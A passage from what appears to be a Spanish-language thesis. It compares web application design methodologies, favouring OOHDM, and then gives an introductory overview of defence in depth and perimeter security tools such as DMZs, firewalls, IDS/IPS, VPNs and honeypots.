


Figura 18: Fases de la metodología WSDM.
Fuente. - Rossi, Pastor, Schwabe, & Olsina, 2007

WSDM es una metodología que además de proporcionar modelos primitivos que describen la construcción del sitio o aplicación Web en diversos niveles de abstracción, también proporcionan una manera sistemática para el desarrollo de la aplicación.

Relationship Management Methodology (RMM)

Año	Título	Contenido
2008	Un Método de Desarrollo de Hipermedia Dirigido por Modelos	"Es una metodología para el desarrollo de aplicaciones de hipermedia que tienen una estructura regular definida mediante entidades y relaciones" (Solís Pineda, 2008)
2009	An Object-Oriented Design Approach for Developing Hipermedia Information Systems	"Las fases que realiza son: Fase 1- Realizar el modelo E-R Fase 2- Realizar los diseños de slice Fase 3- Diseñar la navegación Fase 4- Definir el protocolo de conversión Fase 5- Diseñar la interfaz Fase 6- Implementar la aplicación Fase 7- Probar la aplicación" (Lange, 2005)

Figura 19: Metodología RMM.
Fuente. - <https://www.3ciencias.com>

En base a la figura 19 se puede aseverar que la metodología RMM o Modelo de Datos de Administración de Relaciones surgió como una mejora de HDM en la que también hace uso del modelo Entidad-Relación como forma para representar la estructura general del sistema. Cuenta con 7 fases que facilitan el modelamiento y control de la aplicación Web, entre las ventajas más productivas de utilizar esta metodología está el hecho de que proporciona un medio que automatiza el desarrollo y construcción de las etapas del ciclo de vida del software.

Las Rodajas-M y el Diagrama de Aplicación son las principales contribuciones aportadas por la nueva RMM. Los cimientos de RMM son el diagrama E-R, que es una técnica ya sólidamente establecida para el modelado de dominios relacionales.

Object-Oriented Hypermedia Design Model (OOHDM)

Año	Título	Contenido
2011	Metodología del análisis estructurado de sistemas	"OOHDM considera que el desarrollo de una aplicación hipermedial se da en un proceso que posee cuatro actividades principales: Diseño conceptual, navegacional y de interfaz abstracta, Implementación" (Barranco de Areba, 2001).
2010	Modelo para la selección de la metodología de desarrollo Web de una aplicación según sus características funcionales	"OOHDM Es una metodología basada en el paradigma OO la cual nos muestra una descripción precisa de los elementos que la aplicación poseerá" (Vilariño de Almeida, 2010).

Figura 20: Metodología OOHDM.
Fuente. - <https://www.3ciencias.com>

Según los autores la metodología OOHDM cuyas siglas en español son Método de Diseño e Hipermédia Orientado a Objetos, tiene similitud en sus características con la HDM con la única diferencia de que tiene un proceso que indica las actividades a ejecutar y el producto o entregable que debe hacerse al finalizar una fase. Este método toma como punto de partida el modelo de clases obtenido durante la primera fase del desarrollo de software denominado modelo conceptual, además permite modelar aplicaciones de grandes tamaños o con grandes volúmenes de información y pueden ser usados en diversos tipos de aplicaciones navegables, sitios Web, sistemas de información o presentaciones multimedia.

OOHDM es una de las metodologías que más se utilizan hoy en día debido a que permiten reducir los tiempos de desarrollo, reutilizar diseño, simplificar la evolución y el mantenimiento de la aplicación. Las fases de esta metodología según los autores (Barranco de Areba, 2001) y (Vilariño de Almeida, 2010) se pueden apreciar en la siguiente imagen.




Figura 21: Fases de la Metodología OOHDM.
Fuente. – (Vilariño de Almeida, 2010)

Algo que propone esta metodología dentro de sus 4 fases establecidas es la posibilidad de añadir la representación del sistema en todos los aspectos propios de las aplicaciones Web, por lo cual ha tenido mucha aceptación y quizás la mayor usabilidad por parte de los desarrolladores al momento de comenzar su proyecto de desarrollo de software.

Web Application Extension (WAE)

Año	Título del libro	Contenido
2002	WWM:A Practical Methodology for Web Application Modeling	"WAE se centra principalmente en la semántica de elementos Web, no en la perspectiva orientada a objetos." (Kaewkasi & Rivepiboon, 2002)
2014	Modelo de navegación Web para dispositivos móviles "WAE FOR MOBILE DEVICES"	"La notación WAE, brinda un estereotipo que muestra el momento en que una aplicación Web que se desplegará sobre un dispositivo móvil" (Valencia, 2014)

Figura 22: Metodología WAE.

Fuente. - <https://www.3ciencias.com>

Según José Escalona y Nora Koch, UWE (UML basado en Ingeniería Web) es una metodología que abarca todos los procesos de la construcción de las aplicaciones Web, sin embargo, se centra más en la recopilación y validación de requisitos (funcionales y no funcionales) dando como resultado un modelo de casos de uso y documentación acerca de los usuarios del sistema, casos de uso e interfaz.

Enhanced Object Relationship Methodology (EORM)

Año	Título del libro	Contenido
2003	Information Applications. Modeling for Internet	"EORM propone un proceso iterativo que consiste en enriquecer un modelo de objetos para representar las relaciones existentes entre objetos" (van Bommel, 2003)
2015	Aplicación Web para la enseñanza del Lenguaje de señas, Módulo Básico para Niños del segundo año de Educación Básica de la Unidad Educativa de Sordos del Gobierno Provincial de Imbabura	"Es una metodología de Relación entre Objetos de diseño de aplicaciones multimedia, se define por un proceso iterativo que se centra en el modelado orientado a objetos, por la representación de relaciones entre los objetos (enlaces) como objetos, es por ello que fue una de las primeras propuestas para la Web." (Sevilla, 2015)

Figura 23: Metodología EORM.

Fuente. - <https://www.3ciencias.com>

En base a los datos de la figura 23 en la que se menciona que la metodología EORM (Metodología de Relación de Objetos Mejorada) es sencilla con pocas fases y asume la orientación a Objetos como estructura para el desarrollo de sus aplicaciones. EORM es un método que separa la navegación de la parte conceptual, evitando así tiempo empleado en caso de fallos, es decir, no es necesario modificar ambas capas en caso de errores.

Es una de las primeras propuestas metodológicas que existieron en la que enmarcaban la orientación a objetos, y es adecuada si se trabaja con aplicaciones Web la cual contenga poca cantidad de información. Cabe recalcar que no ofrece nuevas técnicas o modelos que aseguren la calidad del software con referencias a las metodologías propuestas anteriormente.

Análisis entre las diferentes metodologías

La figura 25 muestra un análisis comparativo entre las diferentes metodologías, sus técnicas, la notación y sus herramientas de soporte. Se estableció abreviaturas en la figura 24, con el fin de hacer más entendible los nombres de las metodologías:

Nº	Abreviaturas o Acrónimos
1	Entity – Relationship, Entidad – Relación
2	Object Oriented, Orientado a Objetos
3	Relationship Management Data Model, Modelo de Datos de Administración de Relaciones
4	Graphical User Interface, Interfaz de Usuario Gráfica
5	Abstract Data View, Vista de Datos Abstracta
6	Object Modeling Technique, Técnica de Modelado de Objetos
7	Unified Modeling Language, Lenguaje de Modelado Unificado

Figura 24: Abreviaturas de la figura 25.

Fuente. - <https://www.3ciencias.com>

Metodología	Técnica de modelado	Representación gráfica	Notación	Herramienta de soporte
HDM	E – R	Diagrama E – R	E – R	No posee herramienta de soporte
RMM	E – R	1. Diagrama E – R 2. Diagrama Slice 3. Diagrama RMDM	E – R	RMCase
EORM	OO ²	1. Diagrama de clases 2. Diseño GUI	OMT	ONTOS Studio
OOHDM	OO	1. Diagrama de clases 2. Diagrama navegacional, clase + contexto 3. Diagrama de configuración de ADV ⁵ y Diagrama ADV	1. OMT/UML 2. ADVs	OOHDM-Web
SOHDM	Escenarios Vistas-OO	1. Diagramas de escenarios de actividad 2. Diagrama de estructura de clase 3. Vista OO 4. Esquema de enlace navegacional 5. Esquema de páginas	Propio	No posee herramienta de soporte
WSDM	E – R / OO	1. Diagrama de E – R o clase 2. Capas de navegación	1. E – R / OMT 2. Propio	No posee herramienta de soporte
WAE	OO	Diagramas UML	UML	Rational Rose

Figura 25: Comparación de las metodologías en el desarrollo de aplicaciones Web.

Fuente. – (Silva & Mecerat, *Construyendo aplicaciones Web con una metodología de diseño orientada a objetos*, 2010)

En base a la comparación realizada previamente y con fundamentos de la investigación realizada, se puede decir que la metodología más utilizada en el desarrollo de aplicaciones Web es OOHDM, teniendo en cuenta que este método ofrece procesos más seguros y enfocados a aspectos de métricas de calidad que verifican que las aplicaciones tengan mayor confiabilidad, consistencia y seguridad.

En la figura 26, se muestra una comparación de diseño basados en los tres niveles típicos del desarrollo Web: conceptual, estructural y visible.

	Nivel concepto	Nivel estructura	Nivel visible
HDM	Entidad Colección Perspectiva Relaciones	Enlace: - Estructural - Aplicación - Relaciones Componente Nodo	Ranura Marco
RMM	Entidad Relación-OO- generalizada-definida por el usuario.	Enlace: - Unidireccional - Bidireccional Slices	Slices
EORM	Clases Perspectiva Relación-OO	Enlace: - Simple - Navegacional - Nodo a Nodo - Tramo a Nodo	
OOHDM	Clases Perspectiva Relación-OO	Enlace Clase navegacional Contexto navegacional	ADV En contexto
SOHDM	Escenarios: -Evento -Actividad Flujo de actividad	Enlace navegacional Visita-OO: - Base - Asociación	Componente UI: - Elección - Texto de entrada de búsqueda - Botón
WSDM	Objeto Perspectiva Relación	Enlace Componente - Navegación - Información - Externo Caminos navegacionales	
WAE	CASE Relación-OO	Enlace Enlace dirigido Redirigir Construir Enviar	Conjunto de marcos Formulario

Figura 26: Comparación de conceptos de diseño de las metodologías de desarrollo Web.

Fuente. - (Silva & Mecerat, *Construyendo aplicaciones Web con una metodología de diseño orientada a objetos*, 2010)

En base a la comparación realizada previamente y con fundamentos de la investigación realizada, se puede decir que la metodología más utilizada en el desarrollo de aplicaciones Web es OOHDM, teniendo en cuenta que este método ofrece procesos más seguros y enfocados a aspectos de métricas de calidad que verifican que las aplicaciones tengan mayor confiabilidad, consistencia y seguridad.

RESULTADOS

El desarrollo de la tecnología digital por medio del uso de internet ha permitido que las aplicaciones Web se hayan incrementado de forma imparable, y con ello múltiples metodologías de desarrollo han surgido para ofrecer un producto final de calidad. Entre estas metodologías se destacan los grupos de las tradicionales y las ágiles, las cuales ofrecen grandes beneficios para el grupo de trabajo, siendo la ágil la más óptima para adoptarla en las empresas de desarrollo Web, pues reduce el tiempo y esfuerzo que se emplea, como se aprecia en la investigación. Otro factor importante que resalta la elección de las metodologías ágiles es la flexibilidad en su proceso de desarrollo, la generación de documentación eficiente y una serie de tareas reducidas. Aunque esto se pudo comprobar, no es posible descartar que la metodología tradicional no sea utilizada por numerosas empresas de desarrollo y que la eficiencia tanto como la calidad del producto sea menor al ofrecido en la utilización del método ágil. El proceso ágil es una metodología que se adapta a los cambios de las necesidades del cliente, por ello consigue mejorar el proceso de desarrollo de software al contrario de la metodología tradicional, además de ser más comprensible para el grupo de desarrollo lo cual la convierte en el tipo de metodología en la más adaptable al proceso de desarrollo Web.

DISCUSIÓN

La metodología OOHDM se ha evidenciado como una base primordial para la derivación de diversas metodologías, al poseer una captura en forma visual de los requisitos permite al desarrollador desempeñar mejor su labor en el desarrollo de software, al contrario de lo que ocurre con metodologías como la SOHDM y NDT que ofrecen de manera textual, usando técnicas similares en su desarrollo SOHDM y NDT (Escalona, 2002). En contraste Villarroel Acevedo & Rioseco Reinoso (2011), explica que los requisitos tienen que mantener un estándar para su modelamiento refiriéndose a UML como la herramienta optima y que la metodología OOHDM se destaca entre las demás por poseer una notación propia en este ámbito. Esto supone por el efecto positivo que presenta el UML donde la correcta utilización de diagramas mejora la funcionalidad del sistema, además de proporcionar la eficiencia y usabilidad necesarias en la creación de un producto de software. Así mismo, concuerda en su investigación (Velarde Paredes & Pilco Quitiu, 2014) haciendo hincapié en los beneficios al usar la OOHDM, pues ésta otorga seguridad, además de facilidad y manejo de aprendizaje.

Por último, un aspecto destacable que se debe tomar en cuenta es la robustez (capacidad para que un programa haga lo que se le propone) que pueda manejar la metodología según Isakowitz, Stohr, & Balasubramanian (1995), explicando que las aplicaciones Web que comprendan una sobrecarga de datos e información manipulada necesitan que el proceso se enfoque en dicho aspecto. Se orienta al uso de RMM como la base para el diseño y desarrollo de aplicaciones de hipermedias robustas, pero a diferencia de la OOHDM, ésta no usa nodos únicamente se basa en la concepción topológica de las aplicaciones.

Las opiniones y resultados obtenidos por los autores han llevado al análisis de distintos métodos de desarrollo de aplicaciones Web, siendo el más óptimo para el desarrollo de aplicaciones Web el método OOHDM, debido a que establece los niveles conceptuales, estructurales y visibles de una mejor manera y además son indispensables en una aplicación Web según Escalona (2002), además de ofrecer completitud, fiabilidad, facilidad de uso.

CONCLUSIONES

Con base a los resultados que fueron obtenidos a partir de la investigación realizada, se concluye que en la actualidad han surgido diversas metodologías orientadas al desarrollo y modelado Web, las cuales contienen grandes similitudes entre sí, al buscar el desarrollo y mejorar el proceso repercutiendo en la calidad del producto Web. Es por ello que en muchas investigaciones se han realizado comparativas tomando en cuenta los procesos abarcados en el ciclo de vida, la calidad del proceso, el modelamiento, entre otras.

Entre las investigaciones analizadas se han podido identificar metodologías que contienen diversos enfoques de desarrollo, tal es el caso de la OOHDM que se enfoca en el desarrollo orientado a objetos, lo cual provee un punto fuerte en el modelado. Está en contraste con la metodología BDR, que es basada en el proceso de ciclo de vida del software y es enfocada en el análisis y obtención de requisitos.

A nivel global, para el desarrollo de aplicaciones Web, la metodología más utilizada es la metodología ágil, debido a que extiende la productividad, amenora la sobrecarga de procesos y mejora la gestión de riesgos.

En las metodologías ágiles se observó que la OOHDM cumple como el método más óptimo en el desarrollo de aplicación Web debido a que facilita el trabajo dentro del equipo desarrollador y agiliza los procesos optimizando sus etapas, además de contemplar más etapas en el ciclo de vida de desarrollo y precisa el modelado de objetos.

1.1.4. Tecnologías de defensa y ataque

Defensa en Profundidad en la Seguridad de Sitios Web

En el campo de la seguridad de la información (InfoSec), se suele usar la frase “defensa en profundidad”. Como muchas otras cosas, es un término que se remonta a hace miles de años (216 AC – Segunda Guerra Púnica). La defensa en profundidad se refiere a las tácticas empleadas por los militares en todo el mundo por medio de capas de defensa para prevenir el progreso de un atacante, lo que le obliga a agotar sus recursos disponibles, en consecuencia, el atacante queda susceptible al contraataque.




Figura 27: Beaumaris Castle, 1295. Empleo de la Estrategia de Defensa en Profundidad.
Fuente. – <https://blog.sucuri.net>

La defensa en profundidad es un concepto que se puede utilizar para construir una estrategia para identificar, mitigar y erradicar los ataques cibernéticos. Este término se utiliza en varios campos y también se puede emplear en el campo de la seguridad de sitios Web. Para apreciar esta ideología, hay que entender un principio muy simple: No hay una solución el 100% capaz de proteger cualquier entorno.

Seguridad de Sitios Web

Cuando hablamos de la seguridad de sitios Web, como cualquier otro dominio, vemos la seguridad de manera integral. El uso de una estrategia de defensa en profundidad facilita este proceso. Una buena estrategia de defensa en profundidad no sólo se refiere a la profundidad de los controles defensivos, pero también tiene en cuenta el rango de superficie de ataques y sus diferentes herramientas. Este enfoque proporciona una imagen más precisa del panorama de las amenazas actuales e ilustra claramente que el problema se extiende mucho más allá de la aplicación o sus componentes extensibles.



Figura 28: Defensa en profundidad.
Fuente. - <https://blog.sucuri.net>

Una defensa eficaz en la estrategia de la profundidad aplica controles defensivos complementarios superpuestos (es decir, defensa por capas) diseñados para identificar y mitigar los ataques. Las soluciones de seguridad de aplicación o en la nube son sólo medios para un fin. No hay ninguna herramienta que proporcione a una organización una estrategia de defensa completa en profundidad. Esto se debe a que la seguridad es más que cualquier herramienta, un matrimonio entre personas, procesos y tecnología.




Figura 29: La seguridad es un proceso continuo, no estático.
Fuente. - <https://blog.sucuri.net>

Por último, es imprescindible entender la diferencia entre una herramienta que emplea defensa en profundidad en su diseño y en su solución y una adecuada estrategia de defensa en profundidad que se debe implementar en una organización.

Mecanismos de defensa

Adhiriendo el concepto de Defensa en Profundidad, analizaremos mecanismos de protección que operan en distintos niveles y ámbitos a través de la integración de elementos y sistemas, tanto electrónicos como mecánicos, para la protección de perímetros físicos, detección de tentativas de intrusión y/o disuasión de intrusos en instalaciones especialmente sensibles.

Los mecanismos de seguridad perimetral más conocidos son: DMZ, servidor proxy, firewall, IDS/IPS, VPN, honeypot, pasarelas antivirus y antispam, SIEM.

DMZ (Zona Desmilitarizada)

Zona segura que se ubica entre la red interna de una organización y una red externa (generalmente en Internet).

- Las conexiones desde la red interna y la externa a la DMZ estén permitidas.
- En general, las conexiones desde la DMZ solo se permiten a la red externa, es decir, los equipos (hosts) en la DMZ no pueden conectar con la red interna.
- Se emplea para alojar servidores a los que es necesario acceder desde fuera, es decir, servicios públicos como correo electrónico, FTP, Web o DNS que serán expuestos a los riesgos de seguridad.
- Creada mediante uno o dos cortafuegos que restringe/n el tráfico entre las tres redes.

Servidor proxy

- Servidor, programa o dispositivo que hace de intermediario en las peticiones de información o recursos que realiza un cliente a otro servidor. Realiza la comunicación y a continuación traslada el resultado al cliente que la solicitó.
- Permite hacer un control de acceso, registro del tráfico, restricción a determinados tipos de tráfico, mejora de rendimiento, anonimato de la comunicación, caché Web, etc.
- Algunos tipos son Web (interviene en la navegación por la Web), FTP y ARP (puede hacer de enrutador entre ordenadores, ya que hace de intermediario entre ellos).

Firewall

- Dispositivo de seguridad de la red que monitoriza el tráfico entrante/saliente y define una política de acceso, es decir, decide si debe permitir o bloquear un tráfico específico en función de un conjunto de restricciones de seguridad ya definidas.
- Es la primera línea de defensa en seguridad de la red que establece una barrera entre las redes internas seguras, controladas y fiables y las redes externas poco fiables como Internet.
- Utiliza 3 reglas básicas: deny (bloquear conexión), allow (autorizar conexión), drop (redireccionar petición de conexión sin avisar).

- Tipos según la política de acceso
 - Lista blanca: se bloquea todo excepto lo que se acepte explícitamente.
 - Lista negra: se acepta todo excepto lo que se bloquee explícitamente.
- Tipos según el foco de actuación
 - Circuito a nivel de pasarela: funciona para aplicaciones específicas.
 - De capa de red: filtra en capa de red (IP origen/destino) o de transporte (puerto origen/destino).
 - De capa de aplicación: funciona según el protocolo a filtrar, por ejemplo: HTTP o SQL.
 - Personal: aplicación para sistemas personales como PCs o móviles.
- WAF (Web Application Firewall)
 - Es un Firewall a nivel de aplicación que aplica reglas para tráfico Web, es decir, filtra, monitoriza y bloquea tráfico HTTP desde y hacia una aplicación Web.
 - Filtra el contenido de aplicaciones Web específicas. Puede evitar ataques derivados de defectos/fallos de seguridad como SQL injection, XSS, file inclusion y configuraciones de seguridad incorrectas o ataques DoS.
 - Se le considera un proxy inverso, ya que está destinado a proteger un servidor Web de ataques, a diferencia que un proxy normal que protege al cliente.
 - Se puede colocar en un servidor dedicado, siendo un elemento más de la red o alojado en el propio servidor de aplicación que se quiere proteger.
 - Algunos ejemplos son: SecureSphere (propietario de Imperva), FortiWeb (propietario de Fortinet), Shadow Daemon (OpenSource, desarrollado por Zecure).
- NGFW (Next-Generation Firewalls)
 - Firewall hardware que cuenta con funcionalidades de seguridad más allá de las políticas de un firewall clásico, como son: inspección de tráfico SSL, antivirus, autenticación centralizada o funcionalidades IPS.
 - Algunos ejemplos son: SRX Series (propietario de Juniper), PA 7050 (propietario de Palo Alto Networks), Fortigate 7000 (propietario de Fortinet) o pfSense (OpenSource).

IDS (Intrusion Detection System)

- Programa de detección de accesos no autorizados y monitorización de eventos ocurridos en un computador o una red. Ofrece protección reactiva.
- Suele tener sensores virtuales con los que el núcleo del IDS puede obtener datos externos.
- Detecta, gracias a dichos sensores, las anomalías que pueden ser indicio de la presencia de ataques y falsas alarmas.
- Aporta a la red un grado de seguridad de tipo preventivo generando alertas anticipadas dirigidas a los administradores de sistemas.
- No está diseñado para detener ataques, aunque sí puede generar ciertos tipos de respuesta ante éstos.

Métodos de detección

- Basado en firmas: busca patrones o reglas previamente definidos (conocidos y preconfigurados) que impliquen cualquier tipo de actividad sospechosa o maliciosa.
- Basado en heurística: determina la actividad normal de red (ancho de banda usado, protocolos, puertos, dispositivos interconectados, etc.) y alerta cuando éste varía de aquél considerado como normal o se desvía de los promedios, clasificándolo como anómalo.

Tipos

- HIDS (Host IDS):
 - Protege contra un único Servidor, PC o host.
 - Monitorizan gran cantidad de eventos en el sistema operativo y aplicaciones, analizando actividades con una gran precisión, determinando de esta manera qué procesos y usuarios se involucran en una determinada acción.
 - Recaban información del sistema como ficheros, logs, recursos, etc., para su posterior análisis en busca de posibles incidencias.
- NIDS (Net IDS):
 - Protege un sistema basado en red.
 - Actúan sobre una red capturando y analizando paquetes de red, es decir, son sniffers del tráfico de red. Luego analizan los paquetes capturados, buscando patrones que supongan algún tipo de ataque.
 - Analizan el tráfico de red, normalmente, en tiempo real. No sólo trabajan a nivel TCP/IP, también lo pueden hacer a nivel de aplicación.

Ejemplos de NIDS

- **Snort**, es el estándar para análisis de intrusiones en red, está disponible bajo licencia GPL, gratuito y funciona bajo plataformas Windows y UNIX/Linux. El propio proyecto no dispone de GUI, pero existen herramientas para compensarlo como Snorby.
- **Suricata**, es multi-hilo, permite aceleración mediante hardware, permite extracción de ficheros, compatible con el lenguaje de scripting LuAJIT, permite analizar más que paquetes (certificados TLS/SSL, peticiones DNS, solicitudes HTTP...). Además, es capaz de funcionar sobre Snort formando un poderoso tandem.
- **Bro-IDS**, tiene su propio lenguaje de scripting Bro-Script, es perfecta para automatizar parte del análisis y recolección de datos, su curva de aprendizaje es muy fuerte y no se recomienda para gente sin experiencia.
- **Kismet**, estándar para WIDS (IDS Wireless).

Ejemplos de HIDS

- **OSSEC**, es la referencia absoluta, probado y con buen soporte, se ejecuta en cualquier sistema operativo.
- **Tripwire Opensource**, con versión libre y de pago. No genera alertas en tiempo real sino reportes/logs para su posterior revisión.
- **Aamhain**, los análisis se realizan en el mismo cliente.

Miscelánea

- Herramientas FIM (File Integrity Monitoring) que no llegan a ser IDS: AIDE, OS Tripwire y Afick.
- Distribución de Linux en el que testear la gran mayoría de IDS OpenSource: Security Onion.

IPS (Intrusion Prevention System)

Es una extensión de los IDS, más cercano a la tecnología firewall. Ofrece protección proactiva.

- Toma decisiones del control de acceso en tiempo real en una red informática basadas en los contenidos del tráfico para proteger a los sistemas computacionales de ataques y abusos, es decir, analiza los datos de cualquier posible ataque y establece políticas de seguridad.
- Monitoriza el tráfico de una red y/o las actividades de un sistema y alerta al administrador ante la detección de intrusiones o actividad maliciosa.

Tipos

- Basados en red LAN (NIPS): monitorean la red LAN en busca de tráfico sospechoso al analizar la actividad por protocolo de comunicación LAN.
- Basados en red Wireless (WIPS): monitorean la red inalámbrica en busca de tráfico sospechoso al analizar la actividad por protocolo de comunicación inalámbrico.
- Análisis de comportamiento de red (NBA): examina el tráfico de red para identificar amenazas que generan tráfico inusual, como ataques de denegación de servicio, ciertas formas de malware y violaciones a políticas de red.
- Basados en Host (HIPS): se efectúa mediante la instalación de paquetes de software que monitorean un host único en busca de actividad sospechosa.

Métodos de detección

- Basada en firmas: tienen la capacidad de reconocer una determinada cadena de bytes en cierto contexto, y entonces lanza una alerta.
- Basada en políticas: requiere que se declaren muy específicamente las políticas de seguridad.
- Basada en anomalías: tiende a generar muchos falsos positivos, ya que es sumamente difícil determinar y medir una condición 'normal'. Se puede realizar una detección estadística (creando una línea base de comparación) o no estadística (siendo el administrador el que define el patrón normal de tráfico).

NGIPS (Next-Generation IPS)

- Tiene mayores capacidades de procesamiento, la habilidad de autoaprender y automatización de seguridad inteligente para bloquear ataques o posibles amenazas de forma instantánea, enriquecer su propia base de datos y eventos que han sucedido para prevenir futuras intrusiones o comportamientos sospechosos.
- Algunos ejemplos son: FirePOWER 8000 (propietario de Cisco), Intrushield NS9300 (propietario de McAfee), GX7800 (propietario de IBM) o Suricata (OpenSource desarrollado por OISF).

VPN (Virtual Private Network)

Tecnología que permite una extensión segura de la red LAN sobre una red pública o no controlada como Internet, como si fuera una red privada y con toda su funcionalidad, seguridad y políticas de gestión de una red privada.

- Establece una conexión virtual punto a punto mediante el uso de conexiones dedicadas, cifrado o la combinación de ambos métodos.
- Existen multitud de protocolos, entre ellos IPSec (el más empleado), PPTP, L2F, L2FP, SSL/TLS, SSH, etc. Cada uno con sus ventajas y desventajas de seguridad, facilidad y mantenimiento.

Características

- Autentificación y autorización: usuario/equipo y su nivel de acceso.
- Integridad de que los datos enviados no han sido alterados, empleando funciones hash (MD5, SHA).
- Confidencialidad/Privacidad en la comunicación, dado que solo puede ser interpretada por los destinatarios de la misma, utilizando algoritmos de cifrado como DES, 3DES o AES.
- No repudio: cada mensaje va firmado y no se puede negar quién lo envió.

Arquitecturas de conexión

VPN de acceso remoto

- Es el modelo más utilizado actualmente. Es una comunicación entre 2 o más usuarios que se encuentran en lugares distantes.
- Usuarios y proveedores se conectan con la empresa desde sitios remotos (oficinas comerciales, domicilios, hoteles, aviones, etc.) utilizando Internet, FrameRelay o ATM.
- Una vez se autentifica un usuario de forma remota, tiene un nivel de acceso muy similar al que tiene dentro de la red de la empresa.

VPN punto a punto

- Basado en las conexiones desde un eje o núcleo central y los servidores de otras oficinas remotas en lugares distantes.

Tunneling

- Consiste en la apertura de conexiones dentro de 2 dispositivos mediante un protocolo seguro, por ejemplo, SSH, encapsulando un protocolo de red sobre otro.
- Se crea un túnel (PDU dentro de otra PDU) para poder acceder a dispositivos, pasando toda comunicación IP de modo inseguro a seguro a través de dicho túnel.

VPN over LAN

- Es una variante del tipo “acceso remoto”, pero en vez de utilizar Internet como medio de conexión, utiliza la propia red LAN de la empresa.
- Permite aislar zonas y servicios de la red interna, lo cual lo hace muy conveniente para mejorar las prestaciones de seguridad de las redes Wireless.
- Algunos ejemplos interesantes de uso sería la creación de túneles cifrados IPSec o SSL que además de pasar por los métodos de autentificación (WPA, MAC filter, etc.) agrega las credenciales de seguridad del túnel VPN creado en la LAN interna.

Honeypot

Es un sistema trampa o señuelo utilizado como herramienta en seguridad informática.

- Se coloca en una red para ser el objetivo de un posible ataque informático, con el objetivo de detectarlo antes de que afecte a sistemas críticos, obtener información del mismo y del atacante sin interferir en el proceso, alertar de su existencia, incluso ralentiza el ataque y proteger el resto del sistema.
- Si existe toda una red de herramientas y computadoras dedicadas en exclusiva a esta tarea se le denomina honeynet.
